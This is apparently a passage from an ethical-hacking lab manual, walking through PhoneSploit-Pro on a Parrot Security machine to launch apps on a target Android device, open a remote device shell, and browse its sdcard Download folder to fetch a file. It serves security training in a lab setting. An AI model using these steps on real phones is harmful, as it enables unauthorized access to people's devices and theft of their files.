
Using this information, you can use other PhoneSploit-Pro options to either launch or uninstall any of the installed apps.




17. Now, at the **Main Menu** prompt, type **10** and press **Enter** to choose **Run an app**. In this example, we will launch a calculator app on the target Android device.

Based on the information obtained in the previous step about the installed applications, you can launch any app of your choice.


18. Type **2** and press **Enter** to **Enter Package Name Manually**.
19. To launch the calculator app, type **com.android.calculator2** and press **Enter**.




20. After launching the calculator app on the target Android device, click Android to switch to the **Android** machine.
21. You will see that the calculator app is running, as shown in the screenshot.




22. Click Parrot Security to switch back to the **Parrot Security** machine.
23. Now, at the **Main Menu** prompt, type **14** and press **Enter** to choose **Access Device Shell**.
24. You can observe that a shell command line appears, as shown in the screenshot.




25. In the shell command line, type **pwd** and press **Enter** to view the present working directory on the target Android device.
26. In the results, you can observe that the pwd is the root directory.



27. Now, type **ls** and press **Enter** to view all the files present in the root directory.




28. Type **cd sdcard** and press **Enter** to navigate to the sdcard folder.




29. Type **ls** and press **Enter** to list all the available files and folders.

In this example, we will download an image file (**images.jpeg**) that we placed in the **Android** machine's **Download** folder earlier; you can do the same before performing the next steps.




30. Type **cd Download** and press **Enter** to navigate to the **Download** folder.
31. Type **ls** and press **Enter** to list all the available files in the folder. In this case, we are interested in the **images.jpeg** file, which we downloaded earlier.

